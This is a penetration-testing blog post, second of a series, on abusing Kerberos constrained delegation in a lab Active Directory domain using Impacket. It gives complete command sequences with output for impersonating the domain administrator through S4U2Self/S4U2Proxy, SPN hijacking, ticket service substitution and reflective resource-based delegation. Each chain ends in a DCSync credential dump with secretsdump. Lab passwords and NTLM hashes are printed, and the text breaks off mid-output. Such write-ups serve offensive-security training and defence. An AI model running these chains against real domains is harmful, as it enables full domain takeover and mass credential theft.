

Abusing Delegation with Impacket (Part 2): Constrained Delegation

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Hunter recently graduated with his Master's degree in Cyber Defense and has over two years of experience in penetration testing. His favorite area of testing is Active Directory, and in his free time, he enjoys working in his home lab and analyzing malware.

This blog has been cross-posted. We're grateful to Hunter for allowing us to share this insightful work—you can check out the original post in full [HERE](#).

This is the second in a three-part series of blog posts discussing how to abuse Kerberos delegation! If you haven't already, feel free to read the [first blog post](#), as it discusses the Kerberos authentication process and how delegation plays an important role in solving the double-hop problem.

What is constrained delegation?

Constrained delegation was introduced to mitigate the risks of unconstrained delegation. It restricts delegation to specific services and replaces TGT forwarding with two proxies: [S4U2Self](#) and [S4U2Proxy](#).

There are two types of constrained delegation – **with** and **without protocol transition**. The key difference is how the impersonation is done.

- **Constrained with protocol transition:** Uses S4U2Self to impersonate users and S4U2Proxy to generate a service ticket to the delegated resource.
- **Constrained without protocol transition:** Does not use S4U2Self, but instead requires the client present a **forwardable** service ticket as the user you want to impersonate to the delegated resource.

Constrained delegation with protocol transition abuse techniques

To abuse constrained delegation with protocol transition, we must first compromise a user or machine configured with it. Following this, our goal is to impersonate an elevated user/machine – usually the domain administrator – to compromise the service our compromised resource can delegate to.

The high-level steps are:

1. Compromise a user or machine that has constrained delegation configured.
2. Use S4U2Self and S4U2Proxy to obtain a service ticket as an elevated user to the delegated resource.

1. S4U2Self and S4U2Proxy with username and password

Assume we've compromised the user kcduser with the password Password2@, which is allowed to delegate to host/DC01.secure.local, being the domain controller.

To escalate in the domain, since protocol transition is enabled, we can use kcduser's password to impersonate an elevated user – usually the domain administrator – using S4U2Self. Then, we can use S4U2Proxy to generate a service ticket to the delegated service (host/DC01.secure.local).

Additionally, we must have an SPN assigned to the compromised user to successfully generate tickets.

1. Find user-based constrained delegation with protocol transition (kcduser to host/DC01.secure.local)

```
impacket-findDelegation 'secure.local/kcduser':'Password2@' -dc-ip 10.0.1.200
```

```
(hun@kali)-[~]
$ impacket-findDelegation 'secure.local/kcduser':'Password2@' -dc-ip 10.0.1.200
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

AccountName	AccountType	DelegationType	DelegationRightsTo	SPN Exists
kcduser	Person	Constrained w/ Protocol Transition	host/DC01.secure.local	Yes

2. Add an SPN to kcduser if there isn't one already (KCD.secure.local)

```
python3 addspn.py -u secure.localkcduser -p 'Password2@' -s host/KCD.secure.local -  
-target-type samname 10.0.1.200
```

3. Using kcduser's credentials, we can obtain a service ticket as the domain administrator to DC01 (S4U2Self + S4U2Proxy)

```
impacket-getST -spn 'host/DC01.secure.local' -impersonate administrator  
'secure.local/kcduser':'Password2@' -dc-ip 10.0.1.200
```

```
(hun@kali)-[~]  
$ impacket-getST -spn 'host/DC01.secure.local' -impersonate administrator 'secure.local/kcduser':'Password2@' -dc-ip 10.0.1.200  
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies  
  
[*] Getting TGT for user  
[*] Impersonating administrator  
/usr/share/doc/python3-impacket/examples/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for  
removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).  
  now = datetime.datetime.utcnow()  
/usr/share/doc/python3-impacket/examples/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for  
removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).  
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)  
[*] Requesting S4U2Self  
/usr/share/doc/python3-impacket/examples/getST.py:607: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for  
removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).  
  now = datetime.datetime.utcnow()  
/usr/share/doc/python3-impacket/examples/getST.py:659: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for  
removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).  
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)  
[*] Requesting S4U2Proxy  
[*] Saving ticket in administrator@host_DC01.secure.local@SECURE.LOCAL.ccache
```

4. Export the ticket into memory

```
export KRB5CCNAME=./administrator@host_DC01.secure.local@SECURE.LOCAL.ccache
```

```
(hun@kali)-[~]  
$ export KRB5CCNAME=./administrator@host_DC01.secure.local@SECURE.LOCAL.ccache  
  
(hun@kali)-[~]  
$ klist  
Ticket cache: FILE:./administrator@host_DC01.secure.local@SECURE.LOCAL.ccache  
Default principal: administrator@secure.local  
  
Valid starting Expires Service principal  
09/18/2025 11:58:06 09/18/2025 21:58:06 host/DC01.secure.local@SECURE.LOCAL  
renew until 09/19/2025 11:58:06
```

5. Perform a DCSync against DC01 as administrator

```
impacket-secretsdump -k DC01.secure.local
```

6. (Cleanup): Remove the added SPN (if user started without one)

```
python3 addspn.py -u secure.localkcduser -p 'Password2@' -s host/KCD.secure.local -  
-target-type samname 10.0.1.200 -r
```

2. S4U2Self and S4U2Proxy with machine NTLM hash

Assume we've compromised the machine PC01\$ with the NTLM hash

aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4, which is allowed to delegate to host/DC01.secure.local, being the domain controller.

To escalate in the domain, since protocol transition is enabled, we can use PC01\$'s NTLM hash to impersonate an elevated user – usually the domain administrator – using S4U2Self. Then, we can use S4U2Proxy to generate a service ticket to the delegated service (host/DC01.secure.local).

1. Find machine-based constrained delegation with protocol transition (PC01\$ to host/DC01.secure.local)

```
impacket-findDelegation 'secure.local/kcduser':'Password2@' -dc-ip 10.0.1.200
```

```
(hun@ kali)-[~]
$ impacket-findDelegation 'secure.local/kcduser':'Password2@' -dc-ip 10.0.1.200
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

AccountName	AccountType	DelegationType	DelegationRightsTo	SPN Exists
PC01\$	Computer	Constrained w/ Protocol Transition	HOST/DC01.secure.local	Yes

2. Using PC01\$'s NTLM hash, we can obtain a service ticket as the domain administrator to DC01 (S4U2Self + S4U2Proxy)

```
impacket-getST -spn 'host/DC01.secure.local' -impersonate administrator
'secure.local/PC01$' -hashes
'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4' -dc-ip
10.0.1.200
```

```
(hun@ kali)-[~]
$ impacket-getST -spn 'host/DC01.secure.local' -impersonate administrator 'secure.local/PC01$' -hashes 'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4' -dc-ip 10.0.1.200
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

```
[*] Getting TGT for user
[*] Impersonating administrator
/usr/share/doc/python3-impacket/examples/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Self
/usr/share/doc/python3-impacket/examples/getST.py:607: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:659: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@host_DC01.secure.local@SECURE.LOCAL.ccache
```

3. Export the ticket into memory

```
export KRB5CCNAME=administrator@host_DC01.secure.local@SECURE.LOCAL.ccache
```

```

(hun@kali)-[~]
$ export KRB5CCNAME=administrator@host_DC01.secure.local@SECURE.LOCAL.ccache

(hun@kali)-[~]
$ klist
Ticket cache: FILE:administrator@host_DC01.secure.local@SECURE.LOCAL.ccache
Default principal: administrator@secure.local

Valid starting    Expires          Service principal
09/18/2025 12:05:21 09/18/2025 22:05:21 host/DC01.secure.local@SECURE.LOCAL
                renew until 09/19/2025 12:05:20

```

4. Perform a DCSync against DC01 as administrator

```
impacket-secretsdump -k DC01.secure.local
```

3. Live machine SPN hijacking with GenericWrite

SPN hijacking is an edge-case technique where, if the conditions line up, an attacker with permissions to modify a target's SPNs can effectively redirect delegation to compromise a different resource.

Assume we've compromised the user `dacluser` with the password `Password3#`, which has `GenericWrite` permissions over `DC01.secure.local` and `PC01.secure.local`.

Additionally, assume we've compromised the machine `PC02$` with the NTLM hash `aad3b435b51404eeaad3b435b51404ee:72265d1639ffa6279115a922e92a33d8`, which is allowed to delegate to `host/PC01.secure.local`.

If a user principal has the "Write all properties" (`GenericWrite`) permission over an Active Directory object, they can arbitrarily write SPNs among other things.

This means, with the permissions we have, we can migrate `PC01`'s `host/PC01.secure.local` SPN to `DC01`, essentially making `DC01` the target for delegation. Then, if we perform `S4U2Self` and `S4U2Proxy`, we can obtain a service ticket as an elevated user to `DC01`.

The high-level steps are:


1. Compromise a user or machine that has constrained delegation configured.
2. Compromise a user who can modify the SPNs of the delegated service (`PC01`) and a final target service (`DC01`).
3. Remove all SPNs from the delegated service (`PC01`)
4. Write the delegated SPN to the final target service (`host/PC01.secure.local` to `DC01`)
5. Use `S4U2Self` and `S4U2Proxy` to obtain a service ticket as an elevated user to the delegated resource (`PC01.secure.local`, which is now `DC01`)


6. Modify the SPN in the service ticket (host/PC01.secure.local to host/DC01.secure.local)

1. Find GenericWrite permissions (dacluser to DC01.secure.local and PC01.secure.local)

```
nxc ldap 10.0.1.200 -d 'secure.local' -u 'dacluser' -p 'Password3#' --dns-server 10.0.1.200 --bloodhound --collection All
```

```
(hun@ kali)-[~/Desktop/bloodhound]
$ nxc ldap 10.0.1.200 -d 'secure.local' -u 'dacluser' -p 'Password3#' --dns-server 10.0.1.200 --bloodhound --collection All
LDAP 10.0.1.200 389 DC01 [*] Windows Server 2022 Build 20348 (name:DC01) (domain:secure.local) (signing:None) (channel binding:No TLS cert)
LDAP 10.0.1.200 389 DC01 [+] secure.local\dacluser:Password3#
LDAP 10.0.1.200 389 DC01 Resolved collection methods: localadmin, dcom, psremote, session, acl, rdp, group, objectprops, container, trusts
LDAP 10.0.1.200 389 DC01 Done in 0M 1S
Compressing output into /home/hun/.nxc/logs/DC01_10.0.1.200_2025-09-22_135517_bloodhound.zip
```





2. Find machine-based constrained delegation with protocol transition (PC02\$ to host/PC01.secure.local)

```
impacket-findDelegation 'secure.local/dacluser':'Password3#' -dc-ip 10.0.1.200
```

```
(hun@kali)-[~/tools/krbrelayx]
$ impacket-findDelegation 'secure.local/dacluser':'Password3#' -dc-ip 10.0.1.200
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```

AccountName	AccountType	DelegationType	DelegationRightsTo	SPN Exists
PC02\$	Computer	Constrained w/ Protocol Transition	HOST/PC01.secure.local	Yes

3. Remove all SPNs from PC01\$, note the removed SPNs for later

```
python3 addspn.py -u secure.localdacluser -p 'Password3#' --clear -t 'PC01$' 10.0.1.200
```

```

(hun@kali)-[~/tools/krbrelayx]
$ python3 addspn.py -u secure.local\dacluser -p 'Password3#' --clear -t 'PC01$' 10.0.1.200
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] Printing object before clearing
DN: CN=PC01,CN=Computers,DC=secure,DC=local - STATUS: Read - READ TIME: 2025-09-22T17:14:19.030537
dNSHostName: PC01.secure.local
sAMAccountName: PC01$
servicePrincipalName: WSMAN/PC01
                        WSMAN/PC01.secure.local
                        TERMSRV/PC01.secure.local
                        RestrictedKrbHost/PC01.secure.local
                        HOST/PC01.secure.local
                        TERMSRV/PC01
                        RestrictedKrbHost/PC01
                        HOST/PC01
[+] SPN Modified successfully

```

4. Write the host/PC01.secure.local SPN to DC01\$

```

python3 addspn.py -u secure.local\dacluser -p 'Password3#' -t 'DC01$' --spn
'host/PC01.secure.local' 10.0.1.200

```

```

(hun@kali)-[~/tools/krbrelayx]
$ python3 addspn.py -u secure.local\dacluser -p 'Password3#' -t 'DC01$' --spn 'host/PC01.secure.local' 10.0.1.200
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully

```

5. Using PC02\$'s NTLM hash, obtain a service ticket as the domain administrator to host/PC01.secure.local, now being DC01 (S4U2Self + S4U2Proxy)

```

impacket-getST -spn 'host/PC01.secure.local' -impersonate 'administrator' -dc-ip
10.0.1.200 'secure.local/PC02$' -hashes
'aad3b435b51404eeaad3b435b51404ee:72265d1639ffa6279115a922e92a33d8'

```

```

(hun@kali)-[~/tools/impacket-fixed/examples]
$ impacket-getST -spn 'host/PC01.secure.local' -impersonate 'administrator' -dc-ip 10.0.1.200 'secure.local/PC02$': 'machinepass!'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@host_PC01.secure.local@SECURE.LOCAL.ccache

```

6. Modify the SPN in the service ticket to host/DC01.secure.local

```

python3 tgssub.py -in administrator@host_PC01.secure.local@SECURE.LOCAL.ccache -out
DC01-ticket.ccache -altservice 'host/DC01.secure.local'

```

```

(hun@kali)-[~/tools/impacket-fixed/examples]
$ python3 tgssub.py -in administrator@host_PC01.secure.local@SECURE.LOCAL.ccache -out DC01-ticket.ccache -altservice 'host/DC01.secure.local'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Number of credentials in cache: 1
[*] Changing service from host/PC01.secure.local@SECURE.LOCAL to host/DC01.secure.local@SECURE.LOCAL
[*] Saving ticket in DC01-ticket.ccache

```

7. Export the ticket into memory

```
export KRB5CCNAME=DC01-ticket.ccache
```

```
(hun@kali)-[~/tools/impacket-fixed/examples]
$ export KRB5CCNAME=DC01-ticket.ccache

(hun@kali)-[~/tools/impacket-fixed/examples]
$ klist
Ticket cache: FILE:DC01-ticket.ccache
Default principal: administrator@secure.local

Valid starting    Expires          Service principal
09/22/2025 17:29:16  09/23/2025 03:29:16  host/DC01.secure.local@SECURE.LOCAL
        renew until 09/23/2025 17:29:02
```

8. Perform a DCSync against DC01 as administrator

```
impacket-secretsdump -k DC01.secure.local
```

9. (Cleanup) Remove the host/PC01.secure.local SPN from DC01\$

```
python3 addspn.py -u secure.localdacluser -p 'Password3#' -t 'DC01$' --spn
'host/PC01.secure.local' 10.0.1.200 -r
```

```
(hun@kali)-[~/tools/krbrelayx]
$ python3 addspn.py -u secure.local\dacluser -p 'Password3#' -t 'DC01$' --spn 'host/PC01.secure.local' 10.0.1.200 -r
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully
```

10. (Cleanup) Restore all removed SPNs to PC01\$, repeat for each removed SPN

```
python3 addspn.py -u secure.localdacluser -p 'Password3#' -t 'PC01$' --spn
'host/PC01.secure.local' 10.0.1.200
```

```
(hun@kali)-[~/tools/krbrelayx]
$ python3 addspn.py -u secure.local\dacluser -p 'Password3#' -t 'PC01$' --spn 'host/PC01.secure.local' 10.0.1.200
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully
```

11. Verify all SPNs are restored on DC01\$ and PC01\$

```
python3 addspn.py -u secure.localdacluser -p 'Password3#' -t 'PC01$' 10.0.1.200 -q
```

```
(hun@ kali)-[~/tools/krbrelayx]
$ python3 addspn.py -u secure.local\dacluser -p 'Password3#' -t 'PC01$' 10.0.1.200 -q
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
DN: CN=PC01,CN=Computers,DC=secure,DC=local - STATUS: Read - READ TIME: 2025-09-24T14:53:42.472164
dNSHostName: PC01.secure.local
sAMAccountName: PC01$
servicePrincipalName: TERMSRV/PC01
                        HOST/PC01
                        WSMAN/PC01
                        RestrictedKrbHost/PC01
                        RestrictedKrbHost/PC01.secure.local
                        TERMSRV/PC01.secure.local
                        WSMAN/PC01.secure.local
                        host/PC01.secure.local
```

```
python3 addspn.py -u secure.local\dacluser -p 'Password3#' -t 'DC01$' 10.0.1.200 -q
```

```
(hun@ kali)-[~/tools/krbrelayx]
$ python3 addspn.py -u secure.local\dacluser -p 'Password3#' -t 'DC01$' 10.0.1.200 -q
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
DN: CN=DC01,OU=Domain Controllers,DC=secure,DC=local - STATUS: Read - READ TIME: 2025-09-24T14:53:46.915469
dNSHostName: DC01.secure.local
sAMAccountName: DC01$
servicePrincipalName: Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC01.secure.local
                        TERMSRV/DC01
                        TERMSRV/DC01.secure.local
                        HOST/DC01/SECURE
                        ldap/DC01/SECURE
                        ldap/DC01.secure.local/ForestDnsZones.secure.local
                        ldap/DC01.secure.local/DomainDnsZones.secure.local
                        DNS/DC01.secure.local
                        GC/DC01.secure.local/secure.local
                        RestrictedKrbHost/DC01.secure.local
                        RestrictedKrbHost/DC01
                        HOST/DC01.secure.local/SECURE
                        HOST/DC01
                        HOST/DC01.secure.local
                        HOST/DC01.secure.local/secure.local
                        ldap/DC01.secure.local/SECURE
                        ldap/DC01
                        ldap/DC01.secure.local
                        ldap/DC01.secure.local/secure.local
                        RPC/a8659803-26d6-4976-af8a-036099222e02._msdcs.secure.local
                        E3514235-4B06-11D1-AB04-00C04FC2DCD2/a8659803-26d6-4976-af8a-036099222e02/secure.local
                        ldap/a8659803-26d6-4976-af8a-036099222e02._msdcs.secure.local
```

Constrained delegation without protocol transition abuse techniques

To abuse constrained delegation without protocol transition, we must first compromise a user or machine configured with it. However, we cannot simply supply the password for the compromised service — we need a **forwardable service ticket** as an elevated user, usually the domain administrator.

The issue is *what* generates a forwardable ticket. According to Elad Shamir in [Wagging the Dog](#), it turns out [S4U2Proxy generates a forwardable service ticket](#), which can be used to escalate.

This raises the question: **how can we use S4U2Proxy to generate a forwardable service ticket?**

Reflective resource-based constrained delegation

Any user or machine in a domain, by default, can configure Resource-Based Constrained Delegation (RBCD) on themselves. This is essentially traditional constrained delegation, but instead of the domain deciding who can delegate to a service, the service decides who may delegate to it.

If a resource configured for constrained delegation (without protocol transition) is compromised, an attacker needs a second resource to obtain a forwardable ticket. This is where [Machine Account Quota \(MAQ\)](#) – a default domain-level attribute that lets non-administrators add machine accounts comes in handy.

An attacker can add a machine account via MAQ and configure RBCD so the MAQ-added machine is trusted for delegation. Using the MAQ machine's credentials, the attacker performs S4U2Self and S4U2Proxy to the compromised resource, generating a forwardable service ticket to that service. The forwardable ticket can then be passed to the resource the compromised host is allowed to delegate to.

A quick aside, the reason why MAQ comes in handy is because computer accounts always have SPNs tied to them by default. However, if MAQ is disabled, the same can be done if an attacker controls a user with an SPN or has the permission to add SPNs to themselves or other compromised users.

This chaining of constrained delegation to obtain a forwardable ticket is called **reflective resource-based constrained delegation**. Through the first S4U2Proxy, the attacker obtains a forwardable ticket as an elevated user and can then compromise the original resource configured for delegation.

The high-level steps are:

1. Compromise a user or machine that is configured for constrained delegation without protocol transition.
2. Add a new computer to the domain via Machine Account Quota (MAQ).
3. Configure RBCD on the compromised resource so it trusts the added machine for delegation.
4. Use the MAQ machine's credentials to perform S4U2Self + S4U2Proxy to the compromised resource, producing a forwardable service ticket as an elevated user.
5. Pass that forwardable ticket (with an additional S4U2Proxy) to the service the compromised resource is allowed to delegate to.

1. Add a user SPN and machine account, reflective RBCD

Assume we've compromised the user kcduser with the password Password2@, which is allowed to delegate to host/DC01.secure.local, being the domain controller.

To escalate in the domain, since protocol transition is disabled, we can add a machine account to the domain, configure RBCD to trust the MAQ host for delegation, and then obtain a forwardable service ticket through reflective resource based constrained delegation.

Additionally, we must have an SPN assigned to the compromised user to successfully generate tickets.

1. Find user-based constrained delegation without protocol transition (kcduser to host/DC01.secure.local)

```
impacket-findDelegation 'secure.local/kcduser':'Password2@' -dc-ip 10.0.1.200
```

```
(hun@kali)-[~]
$ impacket-findDelegation 'secure.local/kcduser':'Password2@' -dc-ip 10.0.1.200
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

AccountName	AccountType	DelegationType	DelegationRightsTo	SPN Exists
kcduser	Person	Constrained	host/DC01.secure.local	Yes

2. Add an SPN to kcduser if there isn't one already (KCD.secure.local)

```
python3 addspn.py -u secure.localkcduser -p 'Password2@' -s host/KCD.secure.local -target-type samname 10.0.1.200
```

3. Add a new computer called machine\$ using Machine Account Quota

```
impacket-addcomputer -computer-name 'machine$' -computer-pass 'machinepass!' -dc-ip 10.0.1.200 'secure.local/kcduser:Password2@'
```

```
(hun@kali)-[~]
$ impacket-addcomputer -computer-name 'machine$' -computer-pass 'machinepass!' -dc-ip 10.0.1.200 'secure.local/kcduser:Password2@'
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[*] Successfully added machine account machine$ with password machinepass!.
```

4. Configure kcduser to trust machine\$ for delegation

```
impacket-rbcd -delegate-from 'machine$' -delegate-to 'kcduser' -dc-ip 10.0.1.200 -action 'write' 'secure.local/kcduser':'Password2@'
```

```

(hun@kali)-[~/tools/krbrelayx]
$ impacket-rbcd -delegate-from 'machine$' -delegate-to 'kcduser' -dc-ip 10.0.1.200 -action 'write' 'secure.local/kcduser':'Password2@'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] machine$ can now impersonate users on kcduser via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*] machine$ (S-1-5-21-121669899-840664006-3373323264-1148)

```

5. Using machine\$'s credentials, impersonate the domain administrator to kcduser (Reflective RBCD from machine\$ -> kcduser)

```

impacket-getST -spn 'host/KCD.secure.local' -impersonate 'administrator' -dc-ip 10.0.1.200 'secure.local/machine$':'machinepass!'

```

```

(hun@kali)-[~/tools/krbrelayx]
$ impacket-getST -spn 'host/KCD.secure.local' -impersonate 'administrator' -dc-ip 10.0.1.200 'secure.local/machine$':'machinepass!'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
/usr/share/doc/python3-impacket/examples/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
    now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
    now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Self
/usr/share/doc/python3-impacket/examples/getST.py:607: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
    now = datetime.datetime.utcnow()
